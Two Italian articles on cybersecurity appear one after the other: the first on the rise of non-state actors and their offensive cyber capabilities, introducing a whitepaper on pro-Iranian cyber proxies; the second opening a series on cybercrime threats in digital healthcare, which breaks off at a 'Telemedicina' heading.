il whitepaper “Cyber Proxies. Capacità Cibernetiche degli Attori Non Statali Filo-Iraniani” si pone l’obiettivo di indagare sullo sviluppo delle capacità cibernetiche offensive degli attori non statali, impiegate per perseguire specifiche agende politiche “con altri mezzi”. Nel mondo contemporaneo, questi attori assumono sempre maggior rilevanza, ottenendo il favore della popolazione e di una diaspora (anche solo ideologica) che li supporta e, quando possibile si attiva concretamente in azioni volte a perseguire obiettivi strategici. Tra i vari aspetti, questi attori, spesso sponsorizzati da altri stati, stanno sviluppando armamenti, dotazioni militari e altri strumenti di esercizio organizzato della forza che possono essere assimilati a quelli impiegati dagli stati nazione.
L’uso della violenza, o la minaccia di violenza, presuppone l’impiego della forza, che implica a sua volta l’infliggere danno fisico o esercitare coercizione. Il diritto internazionale definisce l’“atto di guerra” come “minaccia o uso della forza”. Stabilire cosa costituisca una “minaccia o uso della forza” nel ciberspazio richiede pertanto, come nel mondo fisico, un’analisi contestuale dell’azione compiuta e dei suoi effetti, oltre che degli obiettivi perseguiti. Alcuni interventi condotti abitualmente online potrebbero infatti costituire atti di guerra ai sensi della Carta ONU, legittimando il ricorso alla forza in autodifesa. Tuttavia, se tali azioni non comportano violenza né minaccia di violenza, non si configurano come attacchi.
Evoluzione storica e tipologie di attori non statali
Dalla fine della Guerra Fredda, la scarsa capacità di adattamento degli apparati statali ed un contesto internazionale sempre più frammentato e conteso hanno permesso ad alcuni attori non statali, di affermarsi al punto di competere (o sostituirsi) sempre più negli ambiti tradizionalmente dominati dagli stati-nazione.
Il termine “attori non statali” (non-State actors – NSAs) tipicamente viene usato per includere tutte quelle entità nelle relazioni internazionali che non sono Stati. Queste entità non possono essere identificate attraverso caratteristiche antropologiche comuni, poiché includono un’ampia gamma di organizzazioni e istituzioni a livello globale, regionale, sub-regionale e locale che possono includere multinazionali, organizzazioni non governative, regimi di fatto, associazioni, gruppi secessionisti o terroristi, organizzazioni criminali etc.
National Intelligence Council definisce gli attori non statali come un ampio spettro di soggetti sia non governativi che governativi a livello subnazionale, in grado di influenzare a diversi livelli le dinamiche politiche internazionali o, all’interno di uno Stato. Tra questi include i governi subnazionali, le imprese commerciali, gli istituti accademici e scientifici, i movimenti della società civile, i gruppi militanti e altre organizzazioni criminali[1].
Un primo aspetto che distingue immediatamente questi attori dagli Stati-nazione riguarda la diversa capacità giuridica. Mentre gli Stati possiedono in genere una piena capacità giuridica nell’ordine internazionale, la maggior parte di tali attori ne detiene solo una forma parziale. Questa caratteristica, dunque, li differenzia dagli Stati, che dispongono generalmente di un riconoscimento giuridico più ampio. Infatti, le teorie tradizionali del diritto internazionale concedevano agli attori non statali uno status giuridico molto limitato.
Fino all’inizio del XX secolo, la concezione alla base del cosiddetto “Sistema vestfaliano” riconosceva lo status di soggetti di diritto internazionale esclusivamente agli Stati. Tuttavia, anche prima della formalizzazione della visione statocentrica sancita della “Pace di Vestfalia” (1648), coesistevano a più livelli attori non statali, prevalentemente in una relazione di dipendenza e subordinazione di tipo gerarchico.
Dopo la Seconda guerra mondiale, la visione fortemente incentrata sugli Stati, che aveva dominato il diritto internazionale, subì trasformazioni più profonde. Con l’aumentare del numero di Stati dovuto ai processi di decolonizzazione, prese forma il riconoscimento dei popoli come entità distinta. Questo periodo pose le basi per un progressivo indebolimento dell’idea secondo cui solo gli Stati potessero essere gli unici protagonisti sulla scena internazionale.
Sebbene l’idea delle “nazionalità” fosse già nota prima della Prima guerra mondiale e fosse stata recepita in forma modificata nello Statuto della Società delle Nazioni, il principio di autodeterminazione si affermò in chiave giuridica soltanto nel 1945, con la Carta delle Nazioni Unite. Malgrado sia citato in vari articoli della Carta e in numerosi atti e sentenze internazionali (come nel Caso Timor Est alla Corte Internazionale di Giustizia), il contenuto concreto dell’autodeterminazione rimane in parte ancora oggi aperto a interpretazioni.
Tuttavia, l’importanza degli attori non statali fu esplicitamente riconosciuta già nel 1948, quando la Corte Internazionale di Giustizia, nel noto Parere consultivo sulla riparazione dei danni subiti al servizio delle Nazioni Unite, osservò che l’incremento dell’azione collettiva degli Stati aveva dato origine a casi di azione sul piano internazionale anche da parte di entità diverse dai governi statali.
Per quanto riguarda le Organizzazioni non-governative (ONG), concettualmente esistenti già nel medioevo (es British and Foreign Anti-Slavery Society nel 1823, l’International Geodesical Association nel 1862 o il Comitato Internazionale della Croce Rossa nel 1863) e già coinvolte in relazioni con le organizzazioni intergovernative tra le due guerre, queste verranno formalmente riconosciute solo con la creazione dell’ONU (nell’Art. 71 della Carta ONU).
Parallelamente, nello stesso periodo si affermarono anche i cosiddetti “regimi di fatto”: vere e proprie autorità di governo che esercitano un controllo stabile su un territorio specifico, senza però godere di un riconoscimento statale formale. Questi regimi, definiti “soggetti parziali” di diritto internazionale, potevano comunque intrattenere rapporti bilaterali o multilaterali con singoli Paesi; inoltre, in base al “Progetto di articoli sulla responsabilità dello Stato per fatti illeciti”, le loro azioni possono comportare responsabilità internazionali, analogamente a quanto accade per gli Stati pienamente riconosciuti.
Un dato interessante, è che nell’ambito delle guerre civili, già nel XIX e all’inizio del XX secolo, si riconosceva formalmente lo “status di belligeranza” a determinate fazioni armate che si opponevano al governo (come avvenne, ad esempio, nella Guerra Civile Americana e in quella spagnola). In altre parole, alcune parti in conflitto venivano considerate soggetti legittimati ad agire, entro certi limiti. Con l’evoluzione del diritto umanitario internazionale, si è aggiunta la previsione che gruppi insorti che controllano stabilmente un territorio ben delimitato possano godere di un certo riconoscimento e di tutela giuridica.
Un ulteriore passo avanti è avvenuto durante il periodo post-coloniale, con l’inserimento, nell’articolo 1 del Protocollo Aggiuntivo I alle Convenzioni di Ginevra: i movimenti di liberazione nazionale ottennero un riconoscimento formale, in ambito di conflitti armati, del ruolo e dei diritti di alcuni movimenti non statali impegnati in lotte di liberazione o in conflitti interni, in virtù delle loro rivendicazioni di indipendenza e autodeterminazione.
Globalizzazione, tecnologia e rafforzamento degli attori non statali
Dopo la fine della Guerra fredda, tra la fine degli anni ’80 e l’inizio degli anni ’90, parallelamente all’allentamento della contrapposizione tra blocchi (Est e Ovest) e dei conflitti per procura, gli attori non statali acquistano ancor più rilevanza sulla scena internazionale. Da un lato, la creazione di una società civile transnazionale (rafforzata dalle nuove possibilità di comunicazione), la globalizzazione dell’economia e la maggiore consapevolezza delle sfide globali. Molte organizzazioni e istituzioni internazionali (oltre ad alcune entità private) hanno iniziato a esercitare un’influenza sempre più incisiva sulle politiche interne degli Stati.
Ad esempio, l’Organizzazione Mondiale del Commercio (OMC), la quale regola materie cruciali come le misure sanitarie e fitosanitarie e gli ostacoli tecnici al commercio (sulla base di accordi internazionali firmati a Marrakech nel 1994). Allo stesso modo, la creazione della Banca Mondiale fornisce uno standard di riferimento per orientare le scelte economiche dei governi, mentre il Comitato antiterrorismo del Consiglio di Sicurezza ONU incide sulla legislazione interna degli Stati in materia di sicurezza e lotta al terrorismo.
Parallelamente, le trasformazioni economiche, politiche e culturali innescate dal processo di Globalizzazione portarono alla proliferazione di tutta un’altra serie di attori che si avvantaggiano dall’erosione del potere ordinatore degli stati nazione. In tale contesto, Mary Kaldor ravvisava l’emergere di un “processo regressivo” rispetto a quello che ha portato alla formazione dello Stato moderno, in cui la legittimità politica tende ad affievolirsi e la violenza a privatizzarsi al punto da permettere l’emergere di una serie di entità di nuovi combattenti, praticamente indistinguibili da quelli legittimi.
Questo significa che, in una situazione di declino economico, diffusione di criminalità e corruzione, gli Stati con un’autorità centrale debole (o inesistente) perdono il controllo sugli strumenti di coercizione e dell’esercizio della forza. La conseguenza più immediata è che queste entità assumano spesso un ruolo da protagonisti nel controllo fisico del territorio, lo proteggono e sviluppano anche modelli parassitari per esercitare e ad inserirsi in modo parassitario in tutte le aree di vita dei cittadini.
In altre parole, dietro il fallimento di uno stato, viene a configurarsi una progressiva “privatizzazione della violenza”. In tal senso, l’autrice distingue tre principali tipologie di entità combattenti private, che si affiancano alle forze armate regolari (incluse quelle che operano sotto l’ombrello di organizzazioni internazionali come ONU, NATO ecc.) dei nuovi teatri di battaglia[2]:
Gruppi paramilitari: Sono gruppi armati organizzati e gerarchizzati di persone strutturati in modo simile a un corpo armato statale.
Unità di autodifesa: sono gruppi di uomini volontari, spesso senza armi e risorse, che si uniscono per difendere il proprio territorio.
Mercenari: include un gruppo abbastanza variegato che include singoli individui combattenti a contratto, unità combattenti e compagnie di sicurezza privata, reclutate a vario titolo dai governi o società multinazionali per esercitare controllo del territorio o difendere particolari interessi politici e economici.
In altre parole, quando parliamo di attori non statali ci si riferisce essenzialmente a due macrocategorie di entità: Gli attori non statali di tipo “entitativo” e gli attori privati. Nei primi rientrano tutte quelle entità che, pur non essendo stati, conservano caratteristiche statali o governative. Un esempio sono le organizzazioni internazionali o formazioni di Stati (come il G8) e gli attori sub-statali (come gli Stati federali). Gli attori privati invece, comprendono un insieme estremamente variegato di entità organizzative: alcune delle quali riconosciute dagli Stati, mentre altre sfuggono a ogni classificazione, in quanto più o meno formali, con o senza una chiara struttura gerarchica e, all’interno o all’esterno dei confini nazionali[3].
Interdipendenza tra Stati e attori non statali
Questi attori svolgono una vasta gamma di attività che, a seconda dei casi, possono rafforzare, competere o addirittura superare gli obiettivi e le iniziative dei governi nazionali e degli organismi multilaterali, tradizionalmente considerati il fondamento del sistema internazionale. Molti di essi agisce su più fronti contemporaneamente, ampliando in tal modo la loro influenza e il loro impatto complessivo. Inoltre, a volte esiste una stretta interdipendenza tra attori non statali, ma anche tra attori non statali e Stati.
Questo significa che, organizzazioni intergovernative o governative possono stipulare contratti con think tank per consulenze politiche, con ONG per l’erogazione di servizi o anche con milizie o gruppi armati per appaltare la difesa delle proprie infrastrutture o perpetrare specifici obiettivi politici. In altre parole, a un’estremità dello spettro si collocano imprese e organizzazioni le cui attività godono della piena approvazione e sostegno dei governi nazionali; all’altra estremità troviamo gruppi e movimenti considerati dalla maggior parte dei territori in cui operano come minacce all’ordine costituito. Nel mezzo si collocano tutta un’altra serie di attori con diverse finalità, con diversi gradi di controllo del territorio, che possono essere impiegati dagli stati per perseguire la propria agenda politica.
La letteratura esaminata sembra suggerire che, la motivazione della progressiva proliferazione e rilevanza di questi attori, è da rintracciarsi in una molteplicità di fattori. Sul piano economico, gli stati hanno progressivamente abbandonato l’ambizione, di dirigere dall’alto intere porzioni delle loro economie. I governi, sovraccarichi di compiti, che riconoscevano la scarsa dimensione dei propri mercati interni come base di competizione in un contesto internazionale sempre più aperto, si orientarono verso politiche di privatizzazione e di fusione transnazionale.
Inoltre, la ridotta capacità di adattamento delle istituzioni statali a un contesto internazionale sempre più frammentato, complesso e conteso. Questa crescente complessità sta rendendo questi attori sempre più importanti in quanto i governi stanno perdendo la capacità di soddisfare le aspettative delle proprie popolazioni e, di creare un universo simbolico in grado di strutturare identità nazionali solide. Contestualmente, molte delle istituzioni multilaterali che hanno costituito i pilastri fondamentali del sistema internazionale faticano a rispondere alle sfide emergenti e a soddisfare le richieste dell’opinione pubblica. A questo, si aggiunge l’inasprirsi della competizione strategica tra superpotenze che sta ulteriormente minando la cooperazione tra stati, sia a livello regionale sia internazionale, su temi di interesse globale (anche attraverso raggruppamenti statali).
Gli attori non statali si inseriscono progressivamente nel vuoto lasciato dagli stati fornendo tutta una serie di servizi alla popolazione (servizi sanitari, di supporto, di redistribuzione etc.) e, svolgendo sempre più spesso un ruolo multilaterale nella politica estera e nelle relazioni internazionali. Inoltre, il progresso tecnologico ha ulteriormente potenziato questi attori, migliorandone le capacità di erogare servizi e distribuirli, consentendo loro di attrarre finanziamenti e altre risorse a livello internazionale e, inserirsi sempre più capillarmente nel proprio contesto di riferimento.
Infatti, internet è stato il luogo di proliferazione di questi network, sia per interagire direttamente con le popolazioni locali sia per ampliare il proprio raggio d’azione anche oltre i confini nazionali. Infine, ha permesso anche di ampliarne l’ombrello operativo, permettendo loro di specializzarsi in operazioni nel cyberspazio che vanno dalla propaganda, al reclutamento, finanche ad operazioni offensive o di sorveglianza sempre più avanzate.
Un aspetto interessante è legato all’operatività degli attori non statali. Questi attori possiedono una serie vantaggi intrinseci che ne aumentano l’agilità operativa (rispetto gli apparati statali) e, di conseguenza, l’influenza, tra cui la concentrazione e la specializzazione su specifiche questioni. Inoltre, spesso dispongono di reti già consolidate che gli permettono di adeguarsi agevolmente alle dinamiche locali, guadagnarsi la fiducia delle popolazioni e sfruttare tale leva per fare pressione politica sugli stati e sulle organizzazioni internazionali.
La scarsa capacità degli stati di esercitare controllo su questi network consente a questi attori di spingersi oltre i limiti normativi o addirittura infrangerli. Pur non godendo dei privilegi e dei diritti propri degli attori politicamente sovrani, gli attori non statali riescono ad esercitare un potere economico, politico o sociale.
Questa agilità operativa ha portato nel tempo i governi e le istituzioni statali ad affidarsi sempre di più a questi attori per perseguire anche i propri obiettivi di politica nazionale e internazionale. Da un lato gli stati si avvalgono di questi attori per l’erogazione di alcuni servizi, per demandargli funzioni specifiche a livello internazionale, per svolgere ruoli altamente tecnici in contesti specifici. Basti pensare a come ambiti legati all’intelligence, alla sicurezza o alle operazioni militari, oggi non siano più appannaggio esclusivo degli stati ma spesso parte dei servizi offerti da aziende altamente qualificate.
Bellingcat, per esempio, si definisce un collettivo di analisti indipendenti che sfrutta informazioni open-source, tra cui immagini satellitari commerciali e metadati telefonici, per indagini che un tempo richiedevano risorse disponibili solo ai servizi d’intelligence nazionali. Team Jorge, azienda israeliana con un organico di ex ufficiali dei servizi e forze speciali internazionali, ha ammesso di aver interferito in diverse campagne presidenziali attraverso strumenti informatici mirati alla disinformazione.
Società di hacking come Intellexa offrono servizi di sorveglianza in mercati meno regolamentati, mentre la Israeliana NSO Group ha lavorato per diversi governi, finendo al centro di polemiche per l’utilizzo dei suoi software di sorveglianza a scopi di controllo politico. Infine, compagnie militari private come il Gruppo Wagner a cui gli Stati possono subappaltare vere e proprie porzioni del conflitto militare.
Dall’altro lato, esiste un altro insieme di attori non statali che possono costituire una minaccia concreta alla sicurezza di una nazione. Basti pensare alle diverse organizzazioni internazionali protagoniste dei diversi casi storici di terrorismo come lo Stato Islamico (ISIS), al-Qa‘ida, Hezbollah, ribelli Houthi che hanno inferto non poche preoccupazioni e danni alla sicurezza nazionale di diversi Stati, sviluppando network clandestini transnazionali.
Nel campo della criminalità organizzata, esiste un’intera pletora di organizzazioni impegnate nel traffico di droga (es Sinaloa e Jalisco Nueva Generacion), nella tratta di esseri umani etc. A questi si vanno ad aggiungere tutta una serie di attori sempre più rilevanti nel mondo della criminalità, come i gruppi di cybercriminali. Questi attori operano in un’area grigia, spesso sospesa fra interessi privati e sostegno governativo, sfumando la distinzione tra semplice cyber-crimine e operazioni sostenute da uno Stato.
Tuttavia, gli attori non statali perseguono finalità e interessi propri che possono divergere da quelli degli Stati-nazione, possono esercitare pressioni, corrompere o influenzare politicamente le istituzioni governative con cui collaborano. A seconda dell’attore e della situazione, questi attori possono stringere accordi con altri attori statali o non statali per perseguire i propri obiettivi, oppure agire per influenzare politiche estere alleate o partner. Allo stesso tempo potrebbero facilitare o addirittura innescare azioni o tendenze sociali orientate a destabilizzare un governo o a mettere in discussione le norme locali, nazionali o internazionali.
Questo approfondimento ha evidenziato come la globalizzazione, l’erosione del potere statuale e la trasformazione dei conflitti abbiano favorito l’ascesa di attori non statali capaci di operare nel cyberspazio, ridefinendo i confini dell’uso della forza e della responsabilità politica. L’analisi ha mostrato come tali soggetti possano essere impiegati come proxy strategici, collocandosi in una zona grigia tra guerra informativa, conflitto armato e competizione geopolitica. La riflessione proseguirà con un’analisi dedicata al modo in cui l’Iran ha strutturato il cyberspazio come dominio operativo, esaminandone architetture organizzative, dottrina e strategie di impiego. Per un inquadramento sistematico del tema, è inoltre disponibile il white paper gratuito “Cyber Proxies. Capacità Cibernetiche degli Attori Non Statali Filo-Iraniani”, realizzato da Ivano Chiumarulo.
Note
[1] National Intelligence Council, “Non-State Actors Playing Greater Roles in Governance and International Affairs”, Memorandum NIO Perspective. Washington DC, 5 luglio 2023.
[2] Kaldor M., Le nuove guerre. La violenza organizzata nell’età globale, Carocci Editore, Roma, 2021, p.109.
[3] Wagner, Markus, Non-State Actors, Max Planck Encyclopedia of Public International Law, Rüdiger Wolfrum, ed., Oxford University Press, 2 Aprile 2009, consultabile sul sito SSRN.
Profilo Autore
Ivano Chiumarulo ricopre ruoli in ambito Cyber Intelligence presso società di consulenza ICT. Vanta un percorso formativo multidisciplinare, avendo conseguito una laurea in Criminologia e, successivamente, una in Sicurezza Internazionale. Ha consolidato la sua preparazione approfondendo tematiche di Human Intelligence e Computer Science. Appassionato di Open Source Intelligence (OSINT), Offensive Security e Red Teaming, è attivamente coinvolto nella ricerca sulle nuove metodologie offensive nel panorama delle minacce e sulle loro implicazioni nel contesto geopolitico. Attualmente (2025) partecipa alle attività di ricerca della Commissione di Studio su Cyber Threat Intelligence e Cyber Warfare della Società Italiana di Intelligence (SOCINT).
E-Health e sanità digitale rappresentano oggi il cuore pulsante dell’innovazione in ambito sanitario, ma anche il terreno più esposto alle nuove minacce informatiche. Questo contributo inaugura la serie “La cybercriminalità nel settore sanitario: anamnesi, diagnosi e prognosi di una ‘patologia’ informatica”, con l’obiettivo di analizzare come la trasformazione digitale stia rivoluzionando il sistema salute e, al tempo stesso, aprendo vulnerabilità cruciali.
Sanità digitale ed e-Health: l’impatto della trasformazione tecnologica in ambito sanitario
Nel pieno dell’attuale Darwinismo digitale l’innovazione tecnologica non è più sentita quale requisito distintivo di aziende migliori o particolarmente capaci, ma anzi quale prerequisito imprescindibile, pena il diventare anelli deboli di una catena evolutiva in cui soltanto coloro che sono dotati di capacità d’adattamento possono sopravvivere. Fra gli svariati settori assoggettati a tale digitalizzazione rientra a piena regola quello sanitario, dove i sistemi informativi ne costituiscono ad oggi indispensabile ossatura.
È innegabile invero come la sanità sia stata sottoposta negli ultimi anni ad un inarrestabile processo di innovazione, ne sono un chiaro esempio l’evolversi della telemedicina, le cartelle cliniche elettroniche, la nanorobotica chirurgica, i dispositivi wearables, od altresì l’utilizzo delle intelligenze artificiali in ambito diagnostico.
Sebbene i benefici sottesi a tale digitalizzazione siano d’immediata percezione in termini di maggiore celerità, organizzazione ed efficienza delle cure, parimenti evidenti risultano essere i rischi, le vulnerabilità e le minacce, derivanti sia da una ingente mole di dati ed informazioni in circolo, difficilmente controllabili, sia dall’utilizzo di sistemi, apparecchiature e devices spesso non congegnati seguendo elevati standard di sicurezza by design.
In particolar modo si sta attualmente assistendo all’emergere di innovative cyber-minacce, sempre più sofisticate, che privilegiano lo strumento cibernetico al fine di acquisire dati sanitari sensibili o per compromettere l’erogazione di un servizio essenziale dello Stato, pertanto la nuova “patologia” informatica che la sanità tutta si ritrova a dover fronteggiare risulta essere una rinnovata forma di criminalità informatica, contraddistinta dalle tipiche caratteristiche di impresa.
Si è ritenuto di condurre la qui presente trattazione servendosi del lessico medico, in particolar modo mutuandone l’iter operativo, per come costituito dalle fasi di anamnesi, diagnosi, passando per la terapia in atto, per giungere poi ad una prognosi del fenomeno oggetto di analisi.
Il quadro sintomatologico vede le infrastrutture critiche sanitarie del Paese, quali soggetti estremamente vulnerabili, contraddistinte sovente da arretratezza tecnologica e strutturale, dalla mancanza di risorse (sia umane che fisiche) e da una cybercultura inadeguata, nonostante siano al contempo bacini di un ingente patrimonio informativo ultrasensibile, e parimenti garanti di funzioni cruciali della società, quali salute, sicurezza e benessere comuni. Sono le statistiche a parlar chiaro: la sanità risulta essere attualmente nel mirino di svariati attacchi hacker, le aggressioni digitali indirizzate a colpire tale settore sono in costante aumento, divenendo col tempo sempre più frequenti, gravi e pervasive.
Volendo diagnosticare le principali tipologie delle anzidette minacce cyber si è ritenuto opportuno tripartirle, in base al target di riferimento, nei sottogruppi: data breach, ransomware ed intrusioni nei dispositivi medicali.
La frase celebre di Lavoisier, recitante: “nulla si crea, nulla si distrugge e tutto si trasforma” sembra trovare smentita al sopraggiungere dell’informatica, una informazione può infatti ad oggi esser distrutta, alterata od altresì duplicata infinite volte, seguendo metodi tanto leciti quanto fraudolenti. Ed è così la sanità in primis dovrebbe risultare in grado di proteggere e vigilare su valori quali la riservatezza, l’integrità e la disponibilità circa la mole di dati ultrasensibili di cui è custode, quei medesimi dati che, in forma singola quanto aggregata, si figurano attualmente come ricco bacino di approvvigionamento per il cybercrimine, data la loro ampia versatilità ed il conseguente valore economico.
La minaccia principe comunque, per larga diffusione ed impatto, rimane il ransomware, quale malware rivolto a colpire le stesse infrastrutture, cifrandone i dati, danneggiando e causando la temporanea indisponibilità dei sistemi.
I settori critici, quale quello sanitario, rappresentano terreno fertile per tale tipologia di attacco, data la loro alta propensione a pagare ingenti riscatti al fine di difendere la propria business continuity, evitando le conseguenze economico sociali devastanti che potrebbero derivare da eventuali disservizi e rallentamenti operativi. Ancora, dato il pieno approdo nell’era dell’Internet of Medical Things, non sono da escludere tutta una serie di cyberminacce impattanti su dispositivi, strumenti ed apparecchiature medicali, ossia tanto sulla disponibilità del servizio che un dato device supporta, quanto sulla riservatezza dei dati da esso raccolti, nonché altresì sulla sicurezza del paziente stesso che ne stia facendo uso.
D’altronde se ad oggi i dispositivi medicali condividono gran parte della propria architettura con quella dei normali personal computer, ossia la presenza di un sistema operativo, di una componentistica elettronica e di una interfaccia di comunicazione per connettersi con l’esterno, avranno parimenti in comune le stesse tipologie di minacce ed i conseguenti approcci di security.
Pertanto l’attuale terapia in atto, nonché conditio sine qua non della stessa innovazione tecnologica, risulta essere la cybersicurezza, intesa quale attività preventiva finalizzata a rafforzare la resilienza delle infrastrutture e la continuità dei servizi essenziali erogati.
Di conseguenza l’attuale normativa tenderà ad incentivare l’adozione di una strategia olistica di “difesa in profondità”, attuata mediante una metodologia di gestione del ciclo di vita della cybersecurity, che parta dall’analisi e dalla valutazione dei livelli di rischio, all’adozione di misure ed architetture di sistema atte alla mitigazione, gestione e recovery dai possibili incidenti, per giungere poi al continuo monitoraggio in tempo reale di sistemi e servizi sanitari, il tutto attraverso soluzioni sì intrinsecamente sicure e resilienti che, pur offrendo un alto livello di security e di continuity, non ostacolino mai la piena efficienza operativa dei sistemi medesimi.
In sede propriamente di prognosi non potrà che andarsi a delineare una sfida comune, rivolta a tutti quei soggetti appartenenti all’ecosistema sanitario, affinché siano informati, coinvolti, attivi e proattivi sul tema, riconoscendone la pressante urgenza e negando la marginalità che sovente in passato ha dovuto rivestire. Temi quali l’empowerment delle figure professionali in ambito cyber, la autonomia strategica, l’awareness e la responsabilizzazione saranno pertanto i traguardi a cui gli stakeholders della cybersecurity nazionale (istituzioni centrali o locali, nonché società civile) mireranno, attuando tutte quelle misure atte a far sì che il livello di resilienza possa incrementare e che i settori critici strategici necessari alla sussistenza dello Stato possano rivelarsi adeguatamente tutelati e protetti.
Dalla Scuola Ippocratica alla Digital Health
Si vuol dare avvio alla presente trattazione con un rapido excursus storico, senza alcuna pretesa di esaustività, sulle origini e sull’evoluzione della scienza medica, così da comprenderne il valore e l’intrinseca capacità di procedere di pari passo col progresso umano.
Una prima radicale svolta si registra nel V secolo a.C. con l’arrivo della medicina greca, la quale permise di abbandonare le precedenti pratiche rituali e divinatorie, tramutando la figura del medico da sciamano o sacerdote che fosse, a quella di un razionale pensatore, padrone di un sapere scientifico dedito all’osservazione, all’interpretazione dei fenomeni e alla ricerca delle loro cause.
Da qui Ippocrate, ritenuto il padre della medicina moderna, egli assegnava un compito puntuale alla medicina: “Descrivere il passato, comprendere il presente e prevedere il futuro”, in pratica, agile viene il richiamo: l’anamnesi, la diagnosi, la prognosi della odierna medicina.[1] Una volta divenuto controllabile, disponibile alla discussione, nonché confutazione, il sapere medico, seguito dai primordiali studi anatomici e fisiologici, divenne oggetto di studio nelle prime scuole e, a seguire, nelle università.
Seguì poi per tutto il decorso storico un costante progredire della scienza medica parallelamente da una parte alle esigenze collettive: si sviluppò la pratica chirurgica a supporto delle campagne di guerra, si approfondirono gli studi sull’origine delle malattie epidemiche a seguito dell’arrivo in Europa della cosiddetta peste nera, e d’altra parte in parallelo all’evoluzione tecnologica: la diffusione del microscopio portò allo sviluppo dell’istologia, si svilupparono le prime tecniche radiologiche, vennero implementati gli esami fisico-chimici e biologici fino ad arrivare alle moderne sperimentazioni di laboratorio.[2]
Si approda così al fenomeno che si erge a nucleo duro di questo lavoro tutto: l’avvento della rivoluzione digitale.
Non esiste settore della vita quotidiana (si pensi al settore bancario, finanziario, dei trasporti etc.) che non sia stato profondamente influenzato, modificato ed orientato dalle nuove tecnologie[3], e l’ambito sanitario non si è mostrato di certo immune da tale digitalizzazione.
Si è assistito infatti ad un mutamento del paradigma della medicina tradizionale[4]: da una sanità basata su un sistema di comunicazione burocratico-cartaceo novecentesco, in cui le informazioni viaggiavano alla velocità di gambe e mani di assistenti ed impiegati, ad un sanità digitale, caratterizzata da istantaneità, celerità, nonché contraddistinta dalla de-materializzazione e dalle connessioni sociali.
Chiaro è come alle innovazioni tecnologiche si siano simultaneamente affiancati notevoli mutamenti sociali: l’invecchiamento della popolazione, la crescita delle aspettative di cura, la prevalenza delle patologie cronico-degenerative; tutti fattori che hanno contribuito a dare alla luce nuove domande indirizzate al sistema sanitario, in merito soprattutto alle modalità di erogazione delle prestazioni sanitarie stesse.[5]
Così ad oggi la piattaforma Image-guided therapy, lanciata da Philips, permette ad un medico di osservare a distanza un paziente valutando se una operazione sia necessaria o meno; oppure il progetto di intelligenza artificiale “Watson” della IBM è capace di processare in contemporanea una immensa mole di immagini (quali radiografie, risonanze, tomografie) e informazioni (dati medici, cartelle cliniche, sperimentazioni etc.) al fine di individuare velocemente specifici percorsi diagnostico-terapeutici; ed ancora il sevizio telematico di monitoraggio da remoto Doctorplus, destinato a pazienti affetti da diabete e scompenso cardiaco, permette di inviare via bluetooth le misurazioni fatte autonomamente dai pazienti ad una centralina, che a sua volta le inoltrerà ad una piattaforma cloud a cui avranno accesso il medico, lo specialista, ed altresì la centrale infermieristica.[6]
L’elenco sarebbe assai vasto: stampanti tridimensionali, dossier e fascicoli sanitari elettronici, dispositivi wireless, servizi di telesoccorso, terapie digitali, nanotecnologia e robotica chirurgica, tutto si trova ad essere inglobato nel capiente “termine ombrello” che prende il nome di e-Health (o sanità digitale).
Definizione e aree tecnologiche di e-Health
Il termine e-Health è divenuto popolare a partire dalla fine degli anni Novanta, coniato per essere in linea con le altre “parole elettroniche” quali e-commerce, e-business nel tentativo di trasmettere quello stesso entusiasmo che già ruotava attorno al commercio elettronico e per render conto delle nuove possibilità che Internet stava gradualmente aprendo al settore sanitario.[7]
Per cogliere il carattere multidisciplinare che si cela dietro a tale terminologia si voglia di seguito riportare la definizione offerta dal ricercatore tedesco-canadese Gunter Eysebanch: “L’e-Health è un campo emergente dall’intersezione tra l’informatica medica, il sistema sanitario pubblico ed il mercato, che si riferisce ai servizi ed alle informazioni sanitarie forniti attraverso Internet e le tecnologie correlate. In senso più ampio, il termine caratterizza nonsolo uno sviluppo tecnico, ma anche una forma mentis, un’attitudine ed un impegno a pensare in senso globale, al fine di migliorare la sanità a livello locale, regionale e mondiale attraverso l’utilizzo di tecnologie dell’informazione e della comunicazione”.[8]
Ancora, per maggiore chiarezza, può esser utile richiamare la definizione per come fornita dalla Commissione Europea, che così recita: “L’e-Health risultaun insieme di strumenti e servizi digitali al servizio della salute e delle cure mediche, implicanti l’uso di tecnologie informatiche e di telecomunicazione (ICTs) per migliorare attività come la prevenzione, la diagnosi e il trattamento delle patologie, nonché il monitoraggio e la gestione delle abitudini e stili di vita che incidono sulla salute”.
È stato dunque il notevole sviluppo delle ICTs come pure il passaggio dal web 1.0 alla fase 2.0 ad aver ampliato il ventaglio dei servizi fruibili dai cittadini in ambito di salute, e benché l’e-Health sia un settore estremamente dinamico ed in costante evoluzione, si può qui tentare di elencarne le principali aree tecnologiche: la telemedicina (nelle sue forme di tele-diagnostica, tele-consulto, tele-assistenza, tele-chirurgia), le cartelle cliniche elettroniche, il telesoccorso, i dispositivi mobili indossabili e portabili, la robotica ed ancora la diagnostica avanzata assistita da algoritmi di intelligenza artificiale.[9]
L’esser catapultati nell’era dell’Internet of Things[10]ha permesso poi di coniare un sottoinsieme dell’e-Health : la m-Health (o mobile health) che vuole riferirsi a tutti i sensori, mobile devices, apps, e wearable technologies tramite cui l’utente interviene nella gestione della propria salute, potendo monitorare una vasta serie di parametri vitali (quali battito cardiaco, temperatura corporea, attività cerebrale, funzionamento metabolico etc.) dando così vita al fenomeno sociale del c.d. self-tracking consistente nel misurare, registrare e condividere quella grande mole di dati autoprodotti relativi al funzionamento del proprio organismo.[11]
Si vogliono concludere queste preliminari riflessioni evidenziando come i vantaggi offerti da una sanità digitale siano facilmente ed immediatamente percepibili: maggiore efficienza e qualità delle cure (si pensi all’accuratezza delle diagnosi o alla precisione delle procedure mediche etc.), riduzione dei costi economici, maggiore partecipazione informata del paziente, prevenzione delle condizioni mediche gravi, riduzione del costo umano delle patologie ed anche un generale miglioramento del benessere personale.
Se i benefici sono senza dubbio evidenti tuttavia occorre volgere l’occhio anche agli elementi più di criticità: produrre e consumare contenuti elettronici implica la circolazione di una grande mole di dati ed informazioni, difficilmente controllabili e per questo potenzialmente esposti ad elevati livelli di rischio.[12]
È stato proprio l’irrompere dell’evoluzione tecnologica a far sorgere nuove problematiche di sicurezza, rectius cyber-sicurezza, e nello scenario sanitario tali preoccupazioni si sono materializzate col verificarsi di, sempre più frequenti, attacchi informatici (miranti ad esempio alla sottrazione di dati sensibili), tali da minare tanto la privacy quanto la dignità dei pazienti.
Si avrà comunque modo di analizzare compiutamente le questioni inerenti la cyber-sicurezza nonché il cyber-crimine in ambito sanitario più avanti nella trattazione, a cui si rimanda.
La Telemedicina
